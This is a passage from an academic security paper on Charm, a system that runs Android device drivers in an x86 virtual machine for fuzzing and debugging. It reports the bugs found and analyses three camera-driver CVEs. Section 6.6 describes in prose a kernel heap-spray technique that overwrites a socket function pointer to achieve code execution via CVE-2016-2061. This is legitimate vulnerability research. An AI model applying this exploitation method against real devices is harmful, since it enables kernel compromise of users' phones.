The first solution that we considered was to add a remote I/O device to the hypervisor's ACPI emulation layer so that the virtual machine kernel can detect it. However, this solution would require significant engineering effort to translate the device tree entries into ACPI devices. Therefore, we take a different approach. We have the x86 kernel parse and use device trees as well. That is, we first allow the kernel to finish its ACPI-based device detection. After that, the kernel parses the

device tree to detect the remote I/O devices. This significantly reduces the engineering effort. To support the initialization of a new device driver, we only need to copy the device tree entries corresponding to the I/O device of interest from the device tree of the mobile system to that of the virtual machine.

## 4.3 Low-Latency USB Channel

We use USB for connecting the mobile system to the workstation as USB is the most commonly used connection for mobile systems. USB provides adequate bandwidth for our use cases. For example, the USB 3.0 standard (used in modern mobile systems) can handle up to 5 Gbps.

In Charm, in addition to bandwidth, the latency of the channel between the workstation and the mobile system is of utmost importance. High latency can result in time-out problems in both the I/O device and the device driver. In our initial prototypes of Charm, we experienced various time-out problems in the device driver and I/O device due to high latency of our initial channel implementation. In this prototype, we used a TCP-based socket over the ADB interface. However, our measurements showed that this connection introduces a large delay (about one to two milliseconds for a round trip). This latency is due to several user space/kernel crossings both in the virtual machine and mobile system. To address this problem, we implement a low-level and customized USB channel for Charm. In this channel, we create a USB gadget interface [13] for Charm and attach five endpoints to this interface. Two endpoints are used for bidirectional communication for register accesses. Two endpoints are used for bidirectional communication for RPC calls (explained in §4.4). And the last endpoint is used for unidirectional communication for interrupts (from the mobile system to the workstation). Both in the mobile system and in the workstation, our stub modules read and write to these endpoints directly in the kernel (the host operating system kernel in the case of the workstation) hence avoiding costly user/kernel crossings. Therefore, this channel eliminates all user space/kernel crossings, significantly reducing the latency.

To further minimize the latency of communication over this channel, we perform an optimization: *write batching*. That is, we batch consecutive register writes by simply sending the write request over the USB channel and receiving the acknowledgment asynchronously, hence removing the wait-for-ack latency between these consecutive writes.

## 4.4 Dependencies

A device driver does not merely interact with the I/O device hardware interface. It often interacts with other kernel modules in the mobile system. We use two solutions for resolving these dependencies. First, if a kernel module is not needed on the mobile system itself, we move that module to the workstation virtual machine as well. The more modules that are moved to the virtual machine, the better we can analyze the device driver behavior. Consider fuzzing as an example. Fuzzing the device driver in the virtual machine will manage to also find bugs in these other modules if they are moved to the virtual machine. An example of a dependent module that we move the virtual machine is the bus driver. Many I/O devices are connected to the main system bus in the System-on-a-Chip (SoC) via a peripheral bus. In this case, the device driver does not directly interact with its own I/O device. Instead, it uses the bus driver API.

Second, if a module is needed on the mobile system, we keep the module in the mobile system and implement a Remote Procedure Call (RPC) interface for the driver in the virtual machine to communicate with it. We have identified the minimal set of kernel modules that cannot be moved to the virtual machine. We refer to these modules as "resident modules". These modules (which include power and clock management system, pin controller hardware, and GPIO) are in charge of hardware components that are needed to boot the mobile system and configure the USB interface. We refer to these hardware components as "resident hardware". Figure 2b illustrates this design.

Note that we implement Charm's RPC interface at the boundary of generic kernel APIs. More specifically, we use the generic kernel power management, clock management, pin controller, and GPIO API for RPC. This allows for the portability of the RPC interface. That is, since the kernel of all Android-based mobile systems leverage mostly the same API (although different kernel versions might have slightly different API), Charm's RPC implementation can be simply ported, requiring minimal engineering effort.

## 4.5 Porting a Device Driver to Charm

Supporting a new driver in Charm requires *porting the driver to Charm*. At its core, this is similar to porting a driver from one Linux kernel to another, e.g., porting a driver to a different Linux kernel version or to the kernel used in a different platform. Device driver developers are familiar with this task. Therefore, we believe that porting a driver to Charm will be a routine task for driver developers. Moreover, we show, through our evaluation, that non-driver developers should also be able to perform

the port as long as they have some knowledge about kernel programming, which we believe is a requirement for security analysts working on kernel vulnerabilities.

Porting a device driver to run in Charm requires the following steps. The first step is to add the device driver to the kernel of the virtual machine in Charm. This requires copying the device driver source files to the kernel source tree and compiling them. Moreover, if the device driver has movable dependencies, e.g., a bus driver, the dependent modules must be similarly moved to the virtual machine kernel. One might face two challenges here. The first challenge is that the virtual machine kernel might have different core Linux API compared to the kernel of the mobile system. To solve this challenge, it is best to use a virtual machine kernel as close in version to the kernel of the mobile system as possible. This might not fully solve the incompatibilities. Hence, for the leftover issues, small changes to the driver might be needed. We have faced very few such cases in practice. For example, when porting the Nexus 6P GPU driver, we noticed that the Linux memory shrinker API in the virtual machine kernel is slightly different than that of the smartphone. We addressed this by mainly modifying one function implementation. The second challenge is potential incompatibilities due to the virtual machine kernel being compiled for x86 rather than ARM. This is due to the potential use of architecture-specific constants and API in the driver. To solve these, it is best to support the ARM constants and API in the x86-specific part of the Linux kernel instead of modifying the driver. We have faced a couple of such cases. For example, Linux x86 support does not provide the `kmap_atomic_flush_unused()` API, which is supported in ARM and hence used in some drivers. Therefore, this function needs to be added and implemented in Charm.

The second step is to configure the driver to run in the virtual machine given that the actual I/O device hardware is not present. To do this, the device tree entries corresponding to the I/O device hardware must be moved from the mobile system's device tree to that of the virtual machine (as discussed in §4.2). In doing so, dependent device tree entries, such as the bus entry, must be moved too.

The third step is to configure Charm to remote the I/O operations of the driver to the corresponding mobile system. This includes determining the physical addresses of register pages of the corresponding I/O device (easily determined using the device tree of the mobile system) as well as setting up the required RPC interfaces for interactions with modules in the mobile system. The latter can be time-consuming. Fortunately, it is a one-time effort since the RPC interface is built on top of generic Linux API shared across all Linux-based mobile systems (as mentioned in §4.4). Hence, many of the RPC interfaces can simply be reused.

| Mobile System | I/O Device | Device driver LoC |
|---|---|---|
| LG Nexus 5X | Camera | 65,000 |
| LG Nexus 5X | Audio | 30,000 |
| Huawei Nexus 6P | GPU | 31,000 |
| Samsung Galaxy S7 | IMU Sensors (accelerometer, compass, gyroscope) | 3,000 |

Table 1: *Device drivers currently supported in Charm.*

The last step is to configure the mobile system to handle the remoted operations. This needs to be done in two sub-steps. First, Charm's stub needs to be ported to the kernel of the mobile system. This step is trivial and requires adding a kernel module and configuring the USB interface to work with the module. Second, the device drivers that are ported to the virtual machine must be disabled in the mobile system (since we cannot have two device drivers managing the same I/O device). This is easily done by disabling the device driver in the kernel build process. Alternatively, one can remove the corresponding device tree entries of the I/O device from the mobile system's device tree.

## 5 Implementation & Prototype

We have ported 4 device drivers to Charm: the camera and audio device drivers of LG Nexus 5X, the GPU device driver of Huawei Nexus 6P, and the IMU sensor driver of Samsung Galaxy S7. Table 1 provides more details about these drivers. It shows that these drivers, altogether, constitute 129,000 LoC. We extract these drivers from LineageOS sources for each of the phones. The Linux kernel versions of the operating system for Nexus 5X, Nexus 6P, and Galaxy S7 are 3.10.73, 3.10.73, and 3.18.14. We port these drivers to a virtual machine running Android Goldfish operating system with Linux kernel version 3.18.94.

As mentioned in §4.1, we do not currently support DMA operations. DMA is often used for data movement between CPU and I/O devices. Therefore, the lack of DMA support does not mostly affect the behavior of the driver; it only affect the data of I/O device (e.g., a captured camera frame). However, this is not always the case, and DMA can be used for programming the I/O device as well. One device driver that does so is the GPU driver. It uses DMA to program the GPU's command streamer with commands to execute. We cannot currently support this part of the GPU driver, and we hence disable the programming of the command streamer in the driver. Regardless, we show in §6.2 and §6.4 that we can still effectively fuzz the device driver and even find bugs.

We use a workstation in our prototype consist-

ing of two 18-core Xeon E5-2697 V4 processors (on a dual-socket SeaMicro MBD-X10DRG-Q-B motherboard) with 132 GB of memory and 4 TB of hard disk space. We install and use Ubuntu 16.04.3 in the workstation with Linux kernel version 4.10.0-28.32. To support the remoting of I/O operations, we have modified the QEMU/KVM hypervisor (QEMU in Android emulator 2.4, which we use in our prototype). Note that while we use a Xeon-based machine in our prototype, we believe that a desktop/laptop-grade processor can be used as well, although we have not yet tested such a setup. This is because, as we will show in §6.2, the virtual machine does not need a lot of resources to achieve good performance for the device driver. A virtual machine with 6 cores and 2 GB of memory is adequate.

We write device driver templates for Syzkaller. A template provides domain knowledge for the fuzzer about the structure of the system calls supported by the driver. Our experience with Syzkaller is that without the templates, the fuzzer is not able to reach deep code within the driver. We use these templates for all our experiments with Syzkaller in §6. Alternatively, one can use an automated tool for template generation, such as DIFUZE [36].

We faced a challenge in supporting interrupts. That is, the x86-based interrupt controllers supported in the virtual machine only supports up to 24 interrupt line numbers. The ARM interrupt controller, on the other hand, supports interrupt line numbers as large as 987. Hence, we extended the number of supported interrupt line numbers in our virtual machine to 128 and implemented an interrupt line number translation in the hypervisor.

# 6 Evaluation

We answer the following questions in this section: (*i*) Is it feasible to support various device drivers of different mobile systems in Charm? (*ii*) Does remote device driver execution affect the performance of the device driver? (*iii*) Is Charm's record-and-replay effective? (*iv*) Can Charm be effectively used for finding bugs in device drivers? Does using an x86 machine (vs. ARM) result in false positives? and (*v*) Can manual debugging of a device driver, enabled by Charm, enable the security analyst to understand a vulnerability and/or build an exploit?

## 6.1 Feasibility

It is important that Charm supports diverse device drivers in different mobile systems. We evaluate how long it takes one to port a new driver to Charm. To do this, we report the time it took one of the authors to port the GPU driver of Nexus 6P and the IMU sensor driver of Samsung Galaxy S7. This author ported these drivers to Charm after the implementation of Charm was almost complete, hence he could mainly focus on the port itself.

The port of these two drivers was mainly performed by a different author from the author who ported the first two drivers (i.e., camera and audio drivers of Nexus 5X). Therefore, this author had to learn about the port process in addition to performing the port. These two new drivers are each on a different smartphone compared to Nexus 5X used for camera and audio drivers. Therefore, the port of these drivers required adding Charm's component to these smartphones' kernels as well.


It took the author less than one week to port the GPU driver and, after that, about 2 days to port the sensor driver. This author is familiar with kernel programming and device drivers. We believe that this is the profile of a security analyst who works on device drivers.

## 6.2 Performance

Charm adds noticeable latency to every remoted operation (i.e., register accesses, interrupts, and interactions with the resident modules as discussed in §4.4). Therefore, one might wonder if Charm impacts the performance of the device driver significantly.

To evaluate the performance of the device driver, we perform two experiments. In the first experiment, we use the Syzkaller fuzzing framework. That is, we configure Syzkaller to fuzz the driver by issuing a large number of syscalls to the camera driver of Nexus 5X both directly in the mobile system and in Charm. Syzkaller operates by creating "programs", which are ensembles of a set of syscalls for the driver, and then executing these programs. We run Syzkaller for one hour in each experiment and measure the number of executed programs as well as the code coverage.

Figure 3a shows the results for the number of executed fuzzer programs per minute. We show the results for 4 setups: *LVM, MVM, HVM,* and *Phone*. The first three setups (standing for Light-weight VM, Medium-weigh VM, and Heavy-weight VM) represent fuzzing the device driver in Charm while the last one represents fuzzing the device driver directly on the Nexus 5X smartphone. LVM is a virtual machine with 1 core and 1 GB of memory. MVM is a virtual machine with 6 cores and about 2 GB of memory (similar to the specs of the Nexus 5X). HVM is a virtual machine with 16 cores and 16 GB of memory. Moreover, we configure Syzkaller to launch as many fuzzer processes (one of the configuration options of the framework that controls the degree of concurrency) as the number of cores. The results show that MVM achieves the best performance amongst the virtual machine setups. It outperforms the LVM due to availability of more resources needed for execution of fuzzing



(a) (b)

Figure 3: *(a) Execution speed of the fuzzer. (b) Coverage of the fuzzer.*

programs. It also slightly outperforms the HVM. We believe that this is due to the high level of concurrency in the HVM experiment, which negatively impacts the performance. Finally, the results also show that MVM and HVM slightly outperform the phone's performance. This result is important: it shows that Charm's remote device driver execution does not negatively impact the performance of the driver and hence the driver can be used for various analysis purposes.

Figure 3b also shows the code coverage of the fuzzing experiments. It shows the coverage for the camera device driver and the rest of the kernel. The results show that Charm achieves similar code coverage in the driver compared to fuzzing directly on the smartphone. Note that the results show that the coverage in the rest of the kernel is different in Charm and in the smartphone. This is because the kernel in these two setups are different. While they are close in version, one is for x86 and one is for ARM and hence the coverage in the rest of the kernel cannot be directly compared in these setups.

In the second experiment, we choose a benchmark that significantly stresses Charm: the initialization of the camera driver in Nexus 5X. This initialization phase, among others, reads a large amount of data from an EEPROM chip used to store camera filters and causes many remote I/O operations (about 8800). We measure the driver's initialization time on the smartphone and in MVM to be 555 ms and 1760 ms, respectively. This shows that I/O-heavy benchmarks can slow down the performance of the driver in Charm. Yet, we do not anticipate this to be the case for many dynamic analysis tools that we target for Charm, including fuzzing (as seen previously).

## 6.3 Record-and-Replay

We demonstrate the feasibility of record-and-replay in Charm. As mentioned in §2.2, we implement a simple record-and-replay solution for Charm. It only records and replays the interactions of the device drivers and the I/O device (including register accesses and interrupts). Replaying register accesses is simple: a write access is simply ignored while a read access receives a value from the recorded log. Replaying interrupts is done by injecting the interrupt after observing all the preceding register accesses. Our simple record-and-replay implementation does not support concurrent execution of threads within the driver.

To demonstrate the effectiveness of Charm's record-and-replay, we record the execution of a PoC (related to bug #2 discussed in §6.4). We are then able to successfully replay the execution of the PoC and its interactions with the device driver without requiring a mobile system. Such a replay capability is significant help to understanding this bug.

We also evaluate the overhead of recording and the execution speed of the replay. For this purpose, we record the initialization phase of the camera device driver in Nexus 5X and successfully replay it without needing a Nexus 5X smartphone. We measure the recorded initialization and the replayed initialization to take 1843 ms and 344 ms, respectively. As mentioned in the previous section, the normal initialization of this driver in Charm takes 1760 ms. The results show that (*i*) recording does not add significant overhead to Charm's execution and (*ii*) the replay is much faster than the normal execution (indeed, the replay is even faster than the initialization time on the smartphone itself, which is 555 ms). The latter finding is important: replay accelerates the analysis, e.g., for that of a PoC.

## 6.4 Bug Finding

We investigate whether Charm can be used to effectively find bugs in device drivers. We use Syzkaller for this purpose and fuzz the drivers supported in Charm. One key question that we would like to answer is whether using an x86 virtual machine for a mobile I/O device driver would result in a large number of false positives, which can make the fuzzing more difficult for the analyst as s/he will have to filter out these false positives manually.

Table 2 shows the list of 25 bugs that we have found in the camera and GPU drivers (we did not find any bugs in the other drivers). The table also shows that we confirmed the correctness of these bugs through various methods (i.e., developing a PoC, checking against the latest driver commits, and manual inspection). We use PoC development and manual inspection to confirm the bugs

that we detect in the latest version of the drivers (many of which we have reported). However, in addition to the latest version of the drivers, we also fuzz slightly older versions of them (i.e., not the latest publicly available commit of the driver). This allows us to check the bugs detected by Syzkaller against the latest patches and confirm their validity. We label the bugs confirmed using this method as LC in Table 2. More specifically, by looking at the latest version of the driver, we can find a patch for the bug, which confirms its validity. We find the correct patch using its commit message as well as the location in the code to which the patch is applied to.

We also port the camera driver to a KASAN-enabled virtual machine for fuzzing with this sanitizer. KASAN detected one out-of-bounds bug and one use-after-free bug in the camera driver (bug #1 and bug #13 in Table 2). This shows an advantage of Charm. Not only it facilitates fuzzing, it enables newer features of the fuzzer that is not currently supported in the kernel of the mobile system.

Our analysis showed that these bugs belong to 7 categories: one unaligned access to I/O device registers, 19 NULL pointer dereferences, one invalid pointer dereference, one use-after-free, one out-of-bounds access, one divide-by-zero, and one explicit `BUG()` statement in the driver.

Fuzzing with Charm uncovered 14 previously unknown bugs. We have managed to develop PoCs for many of these bugs and reported nine of them to kernel developers already. The developers have acknowledged our reports, assigned a P2-level severity [6] to them, and are analyzing several of them at the time of this writing. They have already closed our reports for two of the bugs for which we did not have a PoC (bugs #13 and #22) and for one that they believe is not a security bug (bug #2).

Note that 3 of our PoCs do not trigger the same bug in the mobile system itself. We investigated the reasons behind this. For bug #14, the PoC rely on some prior device driver's system calls not being issued. On the mobile system, the user space camera service issues these system calls at boot time hence preventing the bug to be triggered afterwards. In Charm, however, we do not execute the user space camera service, allowing us to find the bug. We leave this to the user of the system to decide whether s/he wants to initialize the user space camera service in Charm, in which case such bugs would not be triggered by the fuzzer. We also studied a similar issue for bugs #23 and #24, which are also triggered in Charm (but not in the mobile system) for a similar reason.

We believe that these results demonstrate that Charm can be used to effectively find correct bugs in device drivers through fuzzing. However, note that false positives are possible either as a result of x86 compiler bugs or an incomplete driver port. For example, as mentioned in §5, we have not supported the DMA functionalities of

| | **Device driver** | **Bug type** | **Confirmed? (How?)** |
|---|---|---|---|
| 1 | Camera | Out-of-bounds memory access in msm_actuator_parse_i2c_params (**Detected by KASAN**) | Yes (LC) |
| 2 | Camera | Unaligned reg access in msm_isp_send_hw_cmd() (**Reported to kernel developers**) | Yes (PoC) |
| 3 | Camera | NULL ptr deref. in msm_actuator_subdev_ioctl() | Yes (PoC, LC) |
| 4 | Camera | NULL ptr deref. in msm_flash_init() | Yes (PoC, LC) |
| 5 | Camera | NULL ptr deref. in msm_actuator_parse_i2c_param() | Yes (LC) |
| 6 | Camera | NULL ptr deref. in msm_vfe44_get_irq_mask() | Yes (LC) |
| 7 | Camera | NULL ptr deref. in msm_csid_irq() | Yes (LC) |
| 8 | Camera | Invalid ptr deref. in cpp_close_node() | Yes (LC) |
| 9 | Camera | NULL ptr deref. in msm_ispif_io_dump_reg() | Yes (LC) |
| 10 | Camera | NULL ptr deref. in msm_vfe44_process_halt_irq() | Yes (LC) |
| 11 | Camera | NULL ptr deref. in msm_csiphy_irq() | Yes (LC) |
| 12 | Camera | NULL ptr deref. in msm_csid_probe() | Yes (LC) |
| 13 | Camera | Use-after-free in msm_isp_cfg_axi_stream (**Detected by KASAN**) (**Reported to kernel developers**) | Yes (MI) |
| 14 | Camera | NULL ptr deref. in msm_private_ioctl() (**Reported to kernel developers**) | Yes (PoC) |
| 15 | Camera | NULL ptr deref. in msm_ispif_io_dump_reg() (**Reported to kernel developers**) | Yes (PoC) |
| 16 | Camera | NULL ptr deref. in msm_vfe44_axi_reload_wm() (**Reported to kernel developers**) | Yes (PoC) |
| 17 | Camera | NULL ptr deref. in msm_vfe44_axi_ub() (**Reported to kernel developers**) | Yes (PoC) |
| 18 | Camera | NULL ptr deref. in msm_vfe44_stats_cfg_ub() (**Reported to kernel developers**) | Yes (PoC) |
| 19 | Camera | NULL ptr deref. in msm_vfe44_reset_hardware() (**Reported to kernel developers**) | Yes (PoC) |
| 20 | Camera | NULL ptr deref. in msm_vfe44_stats_clear_wm_irq_mask() (**Reported to kernel developers**) | Yes (PoC) |
| 21 | Camera | NULL ptr deref. in msm_vfe44_reg_update() (**Reported to kernel developers**) | Yes (PoC) |
| 22 | Camera | Divide-by-zero in msm_isp_calculate_bandwidth() (**Reported to kernel developers**) | Yes (MI) |
| 23 | GPU | NULL ptr deref. in _kgsl_cmdbatch_create() | Yes (PoC) |
| 24 | GPU | NULL ptr deref. in kgsl_cmdbatch_destroy() | Yes (PoC) |
| 25 | GPU | kernel BUG() triggered in adreno_drawctxt_detach() | Yes(MI) |

Table 2: *Bugs we found in device drivers through fuzzing with Charm. MI and LC refer to confirming the bug by Manual Inspection and by checking the driver's Latest Commits, respectively.*

6  axi_data->stream_info[i].session_id =
     stream_cfg_cmd->session_id;
7  axi_data->stream_info[i].stream_id =
     stream_cfg_cmd->stream_id;
```

*(c) Vulnerable code snippet of CVE-2016-2061*

Figure 4: *Vulnerable code snippets.*

the GPU driver. This can result in false positives. In addition, false negative bugs are possible either for ARM compiler bugs or due to execution in a virtual machine, which might affect some characteristics of driver execution, such as timing. As a result, there might be real bugs (e.g., timing sensitive bugs), which we did not find using Charm.

## 6.5 Analyzing Vulnerabilities with GDB

Charm enables us to use GDB to analyze vulnerabilities in device drivers. To demonstrate this, we have analyzed three publicly reported vulnerabilities in the Nexus 5X camera driver: CVE-2016-2501, CVE-2016-3903, and CVE-2016-2061. We leverage the available PoCs in our analysis. The PoCs crash the kernel using the reported vulnerability. We use the kernel crash dump to identify the crash site. We then insert a breakpoint before the crash site in a GDB session to investigate the root cause of the crash. Since we compile the driver and kernel with debugging information, GDB can also display source lines, making the debugging much easier.

**CVE-2016-3903.** The vulnerable code is shown in Figure 4a. The crash site is at line 11 (in function `msm_csid_cid_lut()`). At a first glance, this appears to be an out-of-bounds access bug, but our investigation (described next) showed that this is a use-after-free bug. We performed our investigation as follows. By using a watchpoint, we find that the index variable `i` at the crash site is always within a normal range (and not negative). We then try to inspect other pointer values at the crash site with GDB and finally identify that `vc_cfg[i]` holds an invalid address. To trace the origin of the array `vc_cfg`, we utilize watchpoints to trace its parent structure `csid_lut_params` and finally locate another function, `msm_csid_cmd`, which is responsible for initializing the structure. By single-stepping through the initialization code, we find that if an error occurs during the `vc_cfg` initialization at line 2, it will be freed at line 4 and then the initialization loop will terminate at line 6. However, the function call at line 10 will continue to use the `csid_params` structure regardless of its `vc_cfg` subfield having been freed, thus causing a use-after-free vulnerability.

**CVE-2016-2501.** The vulnerable code is shown in Figure 4b. The crash site is at line 5. When the breakpoint at the crash site is triggered, we can infer that it is likely an out-of-bounds array access. Next, we set a watchpoint for the index variable `step_index`, tracing its value change. Indeed, its value is negative when the crash occurs. Upon a closer look, as a loop index, it is compared against `step_boundary` at line 3, which is a 16-bit register holding the value of `0xffff`. However, `step_index` is a signed integer and can take negative values before it reaches `0xffff` to terminate the loop (note that the comparison is unsigned). Therefore, when it is used as array index at line 5, out-of-bounds access occurs. In the end, we also set a watchpoint for `step_boundary` and find that its value comes from a function argument passed from user space, which is untrusted.

**CVE-2016-2061.** The vulnerable code is shown in

Figure 4c. A first glance at the crash site suggests a possibility that `memset()` at line 5 zeroes an invalid memory region, which causes the kernel crash. Indeed, by inspecting the various variable values involved in the crash at the crash site, we find that `i` takes a negative value as an array index, leading to an out-of-bounds access. To fully understand why `i` can be negative, we trace it back with the help of watchpoints and find that the value of `i` comes from a user controlled parameter (line 1). Besides, the sanity check at line 2 cannot filter the negative `i`, unfortunately. We then find out that this is a critical vulnerability. This is because starting from line 6, the right side of the assignment statements is also controlled by a parameter `stream_cfg_cmd` originated in user space. Together with the user controlled index variable `i`, this vulnerability becomes an ideal target for privilege escalation, which we show we can achieve next.

### 6.6 Building a Driver Exploit using GDB

Our analysis in the previous subsection show that CVE-2016-2061 can be potentially used for a full compromise of the kernel given that it can perform write operations at unintended locations. To further demonstrate the capabilities of Charm, we use GDB on the driver code and attempt to develop an exploit against it.

The first step is to check if the "vulnerable object" (`struct vfe_device`, where the out-of-bounds write occurs) is a kernel heap or stack object. With GDB, we are able to confirm that it is allocated using `kzalloc()`, indicating that it is a heap object. To gain the ability of arbitrary code execution from heap-related vulnerabilities, we attempt heap feng shui [40, 55], which is a technique to arrange the heap layout in a deterministic fashion to facilitate the write operation. However, this vulnerability only allows a very limited form of write. First of all, it cannot write to absolute addresses (only relative addresses to the base of an object). Secondly, when it writes, 480 bytes are written continuously (most are 0s due to the `memset()` at line 5), with only a few fields controlled by the attacker. Such a large memory footprint can destroy the integrity of data stored nearby and cause a kernel crash.

To address the first problem, we borrow the heap feng shui idea from the exploit of CVE-2017-7308 [5] to precisely co-locate the "vulnerable object" with one or more "target objects" (where one of their function pointer fields is the target for overwriting). To verify the feasibility of this approach, we use GDB to track the location of the vulnerable object. It turns out that the object is allocated in the beginning when the kernel boots, as part of the driver initialization procedure. In addition, its address changes from boot to boot, making it difficult to predict. When we attempt to allocate target objects (e.g., `struct sock`), their addresses shown by GDB are never close to the vulnerable object, due to the fact that they are allocated much later after the kernel boots completely. This means that the strategy of precisely co-locating the objects is not feasible. However, from GDB, we do notice that the address ranges of the vulnerable object and target objects more or less stay the same. This means that we can potentially spray a large number of target objects and try to arrange the target objects to be at a desired offset from the vulnerable object.

To address the second problem, where a 480-byte overwrite may crash the kernel unintentionally, it is necessary to know the size of the target object and how likely they will align with the vulnerable object. As it turns out, the vulnerable object is always at the start of a page. After exhausting the slab caches, we know that target objects (we use `struct inet_sock` which has a size of 896 bytes) are allocated in blocks whose addresses are aligned to be multiples of 4 pages. This allows us to calculate the desired offset at which the write should occur, where the `sk_destruct` function pointer can be overwritten. As a proof-of-concept, we use GDB to ensure that the target objects can indeed fall in the desired address range. By calling `close()` on the socket from user space, we can indeed cause the kernel to jump to any arbitrary location to execute code. Otherwise, we can simply spray enough objects and hope that the write will probabilistically succeed. Alternatively, we need a kernel arbitrary read vulnerability (similar to what Meltdown [52] provides) so that the attack can be deterministic.

Still, we need to make sure that the 480-byte overwrite does not crash the kernel. After all, the function pointer is towards the end of the `struct inet_sock` object, and the 480-byte overwrite will corrupt the next object adjacent to it. Fortunately, since we know `struct inet_sock` objects are allocated sequentially from low addresses to high addresses in a block, we can simply iterate the `close()` on each and every socket from user space and stop as soon as we notice a redirection of the control flow, ensuring that no one will touch the corrupted object.

## 7 Related Work

### 7.1 Remote I/O Access

The closest to our work are Avatar [77] and SURROGATES [50], solutions for dynamic analysis of binary firmware in embedded devices, such as a hard disk bootloader, a wireless sensor node, and a mobile phone baseband chip. Since performing analysis in embedded devices is difficult, they execute the firmware in an emulator and forward the low-level memory accesses (includ-

ing I/O operation) to the embedded device. The remoting boundary in these solutions is similar to the boundary used in Charm. However, they focus on very different software and hardware. More specifically, they focus on binary firmware of embedded devices whereas Charm focuses on open source device drivers of mobile systems. Moreover, the connections to the embedded devices are low-bandwidth UART or JTAG interfaces in Avatar and a custom FPGA bridge in SURROGATES. In contrast, Charm uses a USB interface. This, in turn, results in different underlying techniques used in these systems. First, in its full separation mode, Avatar forwards all memory accesses to the embedded device, unlike Charm that ports the device driver fully to the virtual machine and only forwards I/O accesses. This results in poor performance in Avatar unlike Charm, which achieves performance on par with that of native mobile execution. To optimize, Avatar uses heuristics to perform some memory access locally. It also executes some or all of the firmware code directly on the embedded device. In contrast, Charm runs all the device driver code in the virtual machine. And for performance optimizations, it devises a custom low-latency USB channel and leverages the native execution speed of x86 processors. SURROGATES, on the other hand, tries to overcome the performance bottleneck in Avatar using a custom FPGA bridge that connects the host machine's PCI Express interface to the embedded device under test. In contrast, Charm does not require custom hardware. These technical differences also make these solutions useful for different analysis techniques. For example, Charm can fuzz the device driver fully in a virtual machine.

Other forms of remote I/O exists for mobile systems as well, such as Rio [22] and M+ [60]. The main difference between Charm and these systems is the boundary at which I/O operations are remoted. Rio uses the device file boundary and M+ uses the Android binder IPC boundary. In contrast, Charm uses the low-level software-hardware boundary. Therefore, Charm uniquely enables the remote execution of the device driver. In both Rio and M+, the device driver remains in the machine containing the I/O device.

Code offload has been an important topic in mobile computing research [35,38,44,45] in an effort to improve performance and reduce energy consumption. The idea is to offload heavy computation to a server to reduce the load on the mobile system itself. In Charm, in contrast, we "offload" the I/O operations from the workstation to real mobile systems.

## 7.2 Analysis of System Software

Over the years, many static and dynamic analysis solutions have been invented for a wide range of applications such as safety, reliability, and security. In recent years, popular analysis techniques include taint tracking [34, 41, 59, 76], symbolic and concolic execution [27, 28, 30, 31, 39, 73], unpacking and reverse engineering [47, 49, 74, 79], malware sandboxing [3, 25, 71], and fuzzing [29, 42, 69, 72].

Many of these analysis frameworks are built on top of the virtualization technology and can support full-system analysis, including the low-level code such as kernel and device drivers [33, 34, 59, 75, 76]. For instance, Panorama [76] and DroidScope [75] can analyze the entire Windows and Android operating systems, respectively. Aftersight [33] uses virtual machine replay to feed recorded logs from a production system to a testing system in real time where more expensive analysis is run. kAFL is a hardware-based feedback-driven kernel fuzzer [65]. It uses the Intel Processor Tracer (PT) to collect execution traces in the hypervisor and use that to guide the fuzzer. Digtool is a kernel vulnerability detection solution based on a customized hypervisor, which can monitor various events in the kernel such as memory allocation and thread scheduling. Keil et al. fuzz wireless device drivers in a QEMU virtual machine [48]. To enable the driver to run in a virtual machine, they emulate the wireless interface hardware in software. Dovgalyuk et al. perform reverse debugging of device drivers in a QEMU virtual machine. They use GDB as well as record-and-replay in their debugging. Unfortunately, none of these solutions can be applied to device drivers of mobile systems. They can only support system software running within a virtual machine, e.g., device drivers for emulated and virtualized I/O devices (including direct device assignment for PCI-based I/O devices). Charm addresses this problem and is complementary to all of these solutions. In other words, Charm enables all of these dynamic analysis solutions to be applied to device drivers of mobile systems as well.

Fuzzing is an effective dynamic analysis technique, which can be applied to the operating system kernel and device drivers as well. Peach Fuzzer fuzzes the device drivers by running a fuzzer in a separate physical machine than the one with the I/O device [17]. While superior to running the fuzzer and driver in the same machine, their approach suffers from similar challenges that Syzkaller suffers from when fuzzing a mobile system directly (§2.3). Charm solves these problems by making it possible to run the device driver in a virtual machine.

In [57], Mendonça et al. fuzz the Wi-Fi interface card driver. They perform the fuzzing directly on a Windows Mobile Phone. In contrast, Charm enables the fuzzing to be performed in a virtual machine in a workstation, providing significant usability benefits.

DIFUZE automatically generates templates for fuzzing the kernel device drivers directly on mobile sys-

tems [36]. IMF improves input generation by inferring a model for the system under test [46]. It learns the model by inspecting how application use the APIs of this system. Skyfire deploys data driven seed generation to enable fuzzing deep parts of the code [67]. Charm approach is orthogonal and it can benefit from DIFUZE, IMF and Skyfire for template generation.

VUzzer boosts the fuzzing effectiveness using static analysis [63]. It helps the fuzzer to spend most of its time reaching deeper parts of the code. Bohme et al. introduced a directed greybox fuzzing technique, which encourages the fuzzer to trigger specified part of the code [26]. VUzzer and directed greybox fuzzing can be used alongside Charm to improve the code coverage.

Slowfuzz enables finding non-crash bugs [62]. Charm can benefit from Slowfuzz since it generally broadens the scope of the fuzzers' use cases.

The diversity of device drivers and their direct interactions with physical I/O devices create challenges for dynamic analysis. Static analysis, therefore, has been extensively used on device drivers [23, 32, 61]. Examples are symbolic execution solutions such as in SymDrive [64], S2E [30, 31], and DDT [51] and taint and pointer analyses such as in DR. CHECKER [56]. Static analysis has the benefit of eliminating the need for the presence of actual devices. However, static analysis tools cannot uncover all the bugs and vulnerabilities in the drivers. They can only detect those which the analyzer explicitly checks for. Moreover, static analysis solutions often suffer from large false positive rates due to imprecision.

Analysis of firmware running inside embedded devices faces similar challenges stemming from diversity as analysis of device drivers. Both static analysis [37] and dynamic analysis [66, 77] solutions have been used for firmware analysis as well. In contrast to this line of work, Charm focuses on modern mobile systems.

### 7.3 Mobile Testing

